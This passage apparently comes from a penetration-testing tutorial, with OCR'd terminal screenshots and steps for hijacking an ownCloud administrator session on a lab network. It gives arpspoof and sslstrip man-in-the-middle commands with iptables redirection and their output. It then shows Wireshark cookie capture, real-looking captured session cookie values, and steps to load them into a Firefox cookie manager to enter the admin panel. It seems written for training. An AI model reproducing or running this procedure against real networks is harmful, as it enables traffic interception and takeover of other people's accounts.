
```
/bin/bash 142x15
┌─[root@parrot]─[~]
└──╼ #echo 1 > /proc/sys/net/ipv4/ip_forward
┌─[root@parrot]─[~]
└──╼ #iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT --to-port 10000
┌─[root@parrot]─[~]
└──╼ #sslstrip -a
/usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python cor
e team. Support for it is now deprecated in cryptography, and will be removed in a future release.
  from cryptography import x509

sslstrip 0.9 by Moxie Marlinspike running...
Unhandled Error
Traceback (most recent call last):
  File "/usr/local/lib/python2.7/dist-packages/twisted/python/log.py", line 103, in callWithLogger
    return callWithContext({"system": lp}, func, *args, **kw)
  File "/usr/local/lib/python2.7/dist-packages/twisted/python/log.py", line 86, in callWithContext
```

```
/bin/bash 65x19
┌─[root@parrot]─[~]
└──╼ #arpspoof -t 192.168.0.1 192.168.0.101
8:0:27:36:3f:1f 0:1e:a6:25:1c:f8 0806 42: arp reply 192.168.0.101
 is-at 8:0:27:36:3f:1f
8:0:27:36:3f:1f 0:1e:a6:25:1c:f8 0806 42: arp reply 192.168.0.101
 is-at 8:0:27:36:3f:1f
8:0:27:36:3f:1f 0:1e:a6:25:1c:f8 0806 42: arp reply 192.168.0.101
 is-at 8:0:27:36:3f:1f
```


```
/bin/bash 75x19
┌─[root@parrot]─[~]
└──╼ #arpspoof -t 192.168.0.101 192.168.0.1
8:0:27:36:3f:1f 78:4f:43:92:3f:a2 0806 42: arp reply 192.168.0.1 is-at 8:0:
27:36:3f:1f
8:0:27:36:3f:1f 78:4f:43:92:3f:a2 0806 42: arp reply 192.168.0.1 is-at 8:0:
27:36:3f:1f
8:0:27:36:3f:1f 78:4f:43:92:3f:a2 0806 42: arp reply 192.168.0.1 is-at 8:0:
27:36:3f:1f
```


Step 2: Start **Wireshark** and apply **http.cookie** filter to gain access to cookies of admin account (active session running)







Step 3: Attacker configures these cookies in his browser with the help of **cookie manager** (for Firefox) extension to hijack the admin's active session.






Step 4: Replace the existing cookie values in the cookie manager addon with the cookie values captured by the Wireshark by clicking on **Edit** option.




Cookie Manager - Mozilla Firefox
ownCloud
Cookie Manager
Extension... Manager)
moz-extension://b7812d0d-3df0-46c4-a
Getting Started
Start
Parrot OS
Community
Docs
Git
CryptPad
Privacy
Pentest
Learn
Donate
http://192.168.0.116/owncloud/index.php/login
filter by name
filter by value
Secure = any
httpOnly = any
SameSite = any
Session = any
min expiry date
max expiry date
Cookie jar: Default
Whitelist = any
Search cookies
Name
Value
Domain
Flags
Expiry date
oc9a9f0s4e3t
7ro1ctev541iufjh4dlgt33ln3
192.168.0.116
httpOnly
At end of session
Edit
Restore
oc_sessionPassphrase
y36tqQPP0W6SC6rUvKBIsvMKhN2CiWlYuqL0KJPMLoT70LEAmTbHKJ0w5
192.168.0.116
httpOnly
At end of session
Edit


Cookie Manager - Mozilla Firefox
ownCloud
Cookie Manager
Extension... Manager)
moz-extension://b7812d0d-3df0-46c4-a
Getting Started
Start
Parrot OS
Community
Docs
Git
CryptPad
Privacy
Pentest
Learn
Donate
URL
http://192.168.0.116/owncloud
Name
oc_sessionPassphrase
Value
y36tqQPP0W6SC6rUvKBIsvMKhN2CiWlYuqL0KJPMLoT70LEAmTbHKJ0w5UIidNZVdLmG%2FMbs%2BfFBDq39e9m2tFCc1Xjolm3Ri41
Domain
Host-only cookie for given URL
(Sub)domains of given URL
(Sub)domains of:
192.168.0.116
Path

Step 5: Reload the login page after replacing the cookie values to gain access to the admin panel.